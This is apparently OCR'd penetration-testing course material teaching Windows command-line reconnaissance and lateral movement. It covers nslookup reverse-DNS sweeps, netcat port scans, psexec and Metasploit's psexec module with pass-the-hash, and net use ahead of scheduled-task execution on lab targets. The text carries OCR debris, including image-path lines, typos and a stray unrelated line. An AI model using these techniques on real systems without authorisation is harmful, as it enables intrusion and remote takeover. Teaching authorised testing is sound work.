With a command like this, even without a zone transfer, you can get a feel for which addresses are in use, based on the fact that they have a reverse record in DNS.



Here is one potential answer to Challenge 2. Note that you may have come up with another way of doing it. If so, that's fine, ao long as your answer works. The command that we formulated follows:


```
C:\> for /L %i in (1,1,255) do @echo 10.10.10.%i: & nslookup 10.10.10.%i
10.10.10.60 2>nul | find "Name"
```

This command starts a FOR /L counting loop at 1, counts by 1, and proceeds through 255, using %i as the variable. At each iteration through the loop, it echoes the IP address that it is trying followed by a colon, without displaying the echo command (@echo 10.10.10.%i:). Then, it performs a reverse lookup of each IP address against server 10.10.10.60 using nslookup, again without displaying the nslookup command (@nslookup 10.10.10.%i 10.10.10.60). If nslookup can't find a name, it displays a message of "*** [server] can't find..." We want to get rid of that Standard Error, so we redirect it to nul (2>nul). We search the output of the nslookup command with the find command, looking for the string "Name" because successfully searched names will include this string.

We could go a little further, cleaning up our command even more relying on the difference in behavior of & and && as command separators. If we wanted to display only the IP address when we successfully resolve a name, we could run:

```
C:\> for /L %i in (1,1,255) do @nslookup 10.10.10.%i 10.10.10.60 2>nul | find
"Name" && echo 10.10.10.%i
```

Now, the IP address will be displayed only if nslookup succeeds in finding a name with its reverse lookup. It's a little more complicated, but has a lot cleaner output.



For Challenge number 3, we do port scanning from the Windows command line with netcat.

Netcat can perform port scanning, if we invoke it as follows:


```
C:\> nc.exe -n -vv -w[N] [targetIP] [startport-endport]
```

The –n tells netcat not to resolve names in DNS. The –vv tells it to be verbose, printing information on Standard Error when it can make a connection on a port, as well as a different message when it cannot make a connection. The –w3 tells it to wait no more than 3 seconds on any port, moving on if a port is open after a short pause and giving up on closed ports after the timeout expires. We then give it a target machine's IP address and a port range.

Netcat tries to connect to each port, in reverse order, starting at the endport and working its way through the startport, printing out whether the connection is refused (a closed port) or allowed (an open port). The –r option in netcat makes it attempt connections to ports in the target range in random order, but penetration testers seldom use that option.

Try a portscan using netcat (installed as nc.exe from the netcat.zip file on the course USB in c:\tools on your own system). Scan TCP ports 1 through 90 (actually, going in reverse order) on target 10.10.10.50 using this syntax:

```
C:\> c:\tools\nc.exe -n -vv -w3 10.10.10.50 1-90
```



Although that netcat command for port scanning is useful, it does have some limitations. First, it scans port ranges and isn't useful for testing a handful of disjoint ports, like we often want to do as penetration testers. Suppose you want to check only a dozen or so ports spread out across a range. Although you could use a dozen different netcat commands, each trying one port, that's a lot of work.

The challenge for you is to write a *single* Windows command that can conduct a port scan of 10.10.10.50 using netcat to check only a certain set of ports. We want to check TCP ports 21 (FTP), 22 (SSH), 23 (telnet), 25 (SMTP), 53 (DNS), 80 (HTTP), 135 (NetBIOS), 443 (HTTPS), and 6000 (X Window System).


As a hint, use a FOR /F loop to iterate through the different ports, invoking netcat to connect to one port at each iteration through the loop. A single netcat command, for example, to connect to a single port, would be:

```
C:\> c:\tools\nc.exe -n -vv -w3 [targetIP] [port]
```

For another hint, iterate through a file called ports.txt, which you can create with one port per line using the echo command to append to the file as follows:

```
C:\> echo 21 >> ports.txt
C:\> echo 22 >> ports.txt
C:\> echo 23 >> ports.txt
```

...and so on for the rest of the ports.




For Challenge 3, we were trying to build a port scanner for selected ports using netcat and FOR /F. First, our hint told us to build a file called ports.txt using echo. The screen shot shows the creation of this file.

Then, to create a port scanner out of netcat that iterates through this file, we can use:


```
C:\> for /f %i in (ports.txt) do @c:\tools\nc.exe -n -vv -w3 10.10.10.50 %i
```

This command starts a FOR /F loop, using %i as a variable, which takes on values from each line in ports.txt. At each iteration, the loop turns off echo (@) and invoke netcat (c:\tools\nc.exe). Netcat, in turn, is configured not to resolve names using DNS (-n), running verbosely (-vv), and waiting no more than 3 seconds for each port (-w3) to connect to target 10.10.10.50 on port number %i (which we got from the file ports.txt).

The output here shows which ports are open with the "open" syntax. For closed ports, we see "connection refused." For those ports that respond with a connection string, like the FTP server on TCP port 21 or the Secure Shell daemon on TCP port 22, we can even see its version string.



For the next topic, we look at another specific and useful application of our Windows command-line techniques. In particular, we analyze how, at the Windows command line, a penetration tester or ethical hacker can make a remote Windows machine run a command of the attacker's choosing. That command could open up a remotely accessible backdoor shell, pull useful information from the system, or make it interact with other machines in the target environment.




During a penetration test or ethical hacking project, a tester may get the name and password of an account in the administrators group of a target Windows machine. What's more, the attacker may have SMB access of the target machine. This combination allows the attacker to mount file shares on the target, such as the C$ share with the `net use` command discussed earlier. That's certainly nice, but most testers would prefer more direct access to the system than simply mounting its file shares. Most testers would like the ability to run commands on the remote Windows machine, perhaps even getting command shell access. This method of attack lends itself to several scenarios. For example, the penetration tester may launch the attack directly from his machine against a target Windows box to make it run commands. Alternatively (and perhaps more important), the pen tester may have shell access to one Windows machine on a target environment. He wants to use that shell access on one Windows machine to make another Windows machine run commands. How can you turn an admin username and a password, along with SMB access to a Windows target, into the ability to execute commands on that target remotely? There are several approaches we'll analyze.

You could use `psexec`, a free feature available from Microsoft Sysinternals or built in to Metasploit. Although this command is free, it is not built in to Windows. Unfortunately, some organizations may not allow you to install it on one of their machines during a test.

Another option is to use the built-in `at` or `schtasks` commands to schedule the command you want to run as a scheduled task a short time in the future, such as 2 minutes later.

A third option involves the `sc` command, turning the program you want to run into a service running on the target machine.

And, the fourth option we cover is using the Windows Management Instrumentation Command tool (`wmic`), a powerful and flexible tool for fine-grained interaction with a Windows machine.



The first option is to use psexec, a command freely downloadable from Microsoft Sysinternals. In addition, Metasploit includes a psexec module that works in a similar fashion.

The Sysinternals psexec command, created by Mark Russinovich and distributed via Microsoft's Windows Sysinternals site, is freely available on the Internet. Although it is not built in to Windows machines, it is incredibly flexible and convenient, representing one of the easiest ways to make a remote Windows machine run a command. That command can run with the privileges of an individual administrative user specified with the psexec invocation (as long as a password is provided for that user) or with local SYSTEM privileges.

Another nice feature of psexec is that the command (that is, an executable the tester wants to run) doesn't have to be preloaded on the machine. For all the other options for running a command remotely that we cover, the attacker must first load the command to the target's file system before making the remote machine run it, unless the command is already there. (Perhaps it's a built-in command.) With psexec, no such preloading of the command is required. The tester can launch psexec with the –c option to make psexec put a copy of the command on the target machine before psexec then runs the command.


It is important to note that the psexec command does make an important change on a target machine the first time it is run against that target, which it does not clean up after it is finished. In particular, using psexec against a target causes the psexec service to be created on that target machine. As a penetration tester, you may want to go back and manually remove the psexec service using the sc command after you finish running a command on the host. Otherwise, you will leave behind a service in the target environment. In our next lab, we analyze how to remove a service using the sc command.

It should be noted that only the Microsoft Sysinternals psexec command leaves behind a psexec service. Although functionally similar, the psexec module in Metasploit and psexec NSE script in Nmap do clean up the service that they create.

The syntax for using psexec to run a command on a target machine is:

```
C:\> psexec \\[targetIP] [-d] [-u user] [-p password] [command]
```

If the –u and –p options are omitted, psexec uses the current user's credentials to access the target machine. With the –s flag, the command runs with local SYSTEM privileges on the target.



By default, the Sysinternals psexec command channelizes the Standard Input and Standard Output of the command it invokes, sending them back and forth between psexec and the command. That means, if you invoke a command such as ipconfig on a target, the results display inline in psexec on the attacker's machine. What's more, if you use psexec to invoke a cmd.exe on a target machine, the command shell's input and output will be from/to the attacker's terminal on the attacker's machine, as shown on this slide. Thus, simply invoking cmd.exe via psexec on a target machine provides the attacker with remote shell on the target box.

The –d option tells psexec to run the command in disconnected mode. With this syntax, the command's standard input and output are not sent back and forth to/from psexec, and psexec doesn't wait for the process to finish running. When using psexec to invoke a backdoor process such as a netcat listener running in the background, the –d option is desirable.

With the great flexibility of psexec to get remote command shell access (assuming you first have admin credentials and access to the target via the various SMB ports), why are we going to bother discussing other options for running commands on a target? Isn't psexec the end-all and be-all of remote execution on Windows? Hardly. Remember, often, when conducting a penetration test, a tester gains access to one machine, which she wants to use to attack other systems. Sometimes, the tester is not allowed to install software such as psexec on a newly conquered target, so she cannot rely on it to get to other systems. In fact, some antivirus tools have signatures that prevent psexec from being installed and executed. That's not because psexec is malicious in and of itself. However, it has been bundled in some malware, making some AV vendors write signatures for it. For these reasons, penetration testers and ethical hackers can't be completely reliant on psexec. We sometimes must rely on built-in tools in Windows to perform remote command execution.

Proffesor Falken War game

1) Metasploit psexec Module

- Besides the Sysinternals psexec command, Metasploit also includes a psexec module
  - It's an exploit module; although, it is not exploiting a patchable vulnerability; it's using built-in Windows functionality
  - Establishes an SMB session with the target RHOST using a provided admin-level SMBUser and SMBPass, causing the target to run a specified Metasploit payload
    - Writes an executable into the target file system, creates a service with a pseudo-random name, runs the payload with local SYSTEM privileges, and then automatically removes the executable and service, cleaning up after itself
  - Select it using:

    `msf > use exploit/windows/smb/psexec`
  - Also supports pass-the-hash, authenticating to target via an admin username and hash
  - This module IS ONE OF THE MOST USEFUL IN ALL OF METASPLOIT, especially in a fully patched Windows internal network environment
  - We'll do a hands-on lab on Metasploit's psexec and pass-the-hash later in 560.4

Network Pen Testing and Ethical Hacking 55


Although the Sysinternals psexec can be useful, we have another psexec option integrated into Metasploit: Metasploit psexec exploit module. Although this module is located in the exploit arsenal of Metasploit, it does feel a little weird calling this one an "exploit" because it doesn't depend on the target system being vulnerable or unpatched. Instead, just like Sysinternals' psexec, this Metasploit module establishes an SMB session with the target machine, and using administrator credentials, it causes code to run on the target. The code can be any Metasploit payload. To achieve this goal, the psexec module establishes the connection, writes an executable with a pseudorandom name into the target's file system, and then creates a service on the target machine with the service name being a pseudo-random string. It then uses the service to run the executable. To finish, it deletes the executable and removes the service, cleaning up after itself.

To use this module within msfconsole, you can run the following commands:

```
msf > use exploit/windows/smb/psexec
msf > set PAYLOAD [whichever_Metasploit_payload_for_Windows_you_want]
msf > set RHOST [target]
msf > set SMBUser [admin_username]
msf > set SMBPass [admin_password_or_hash]
```


It is vital to note that this Metasploit psexec module is perhaps the MOST USEFUL METASPLOIT EXPLOIT OF ALL, especially in a fully patched Windows environment that allows SMB access, such as an internal network. That's because it will allow a penetration tester to compromise one machine using some other exploit and then pivot to other Windows machines seamlessly.

Also, note that the SMBPass described here is an administrator's password or *hash*, meaning that Metasploit's psexec supports pass-the-hash capabilities, authenticating to a target based only on its hash, not its actual password. We'll discuss pass-the-hash attacks in more detail later. We'll perform a hands-on lab in 560.5 where we'll use Metasploit's psexec module against a target using this pass-the-hash feature.



Because of the usefulness of psexec (whether the Sysinternals version from Microsoft or the Metasploit version), the SANS Pen Test Blog has an article about "The Penetration Tester's Pledge."

This pledge, which is meant as a fun, tongue-in-cheek statement, has an important and serious message underlying it. When you get access to a target environment and want to spread to other Windows machines, to minimize the chance you'll crash target services, it is wise to focus on psexec exploitation.



Although psexec is a separately downloadable tool from Microsoft Sysinternals, the three other options for making a target machine run a command all rely on built-in Windows tools. Historically, scheduling a job to run a short time in the future (say, 1 or 2 minutes) is one of the most common methods for making a remote Windows machine run a command. You can accomplish this by using either the `at` or `schtasks` commands, each of which can run a job. Of the two commands, `at` is far simpler, with a clean and easy-to-remember syntax. It is limited, however, in that it runs all jobs as local SYSTEM, without the capability to select a given user account to run the job as. Also, on some versions of Windows, the at command has been removed, with Microsoft recommending the use of schtasks in its place.

The `schtasks` command is far more complex, but supports running jobs as individual users or as local SYSTEM.

For either the `at` or `schtasks` command, the attacker first establishes an SMB session with the target machine with administrative credentials using this command:

```
C:\> net use \\[targetIP] [password] /u:[admin_user]
```

Secondly, the tester then should verify that the Schedule service is running on the target. We can do this with the handy Service Controller command as follows:

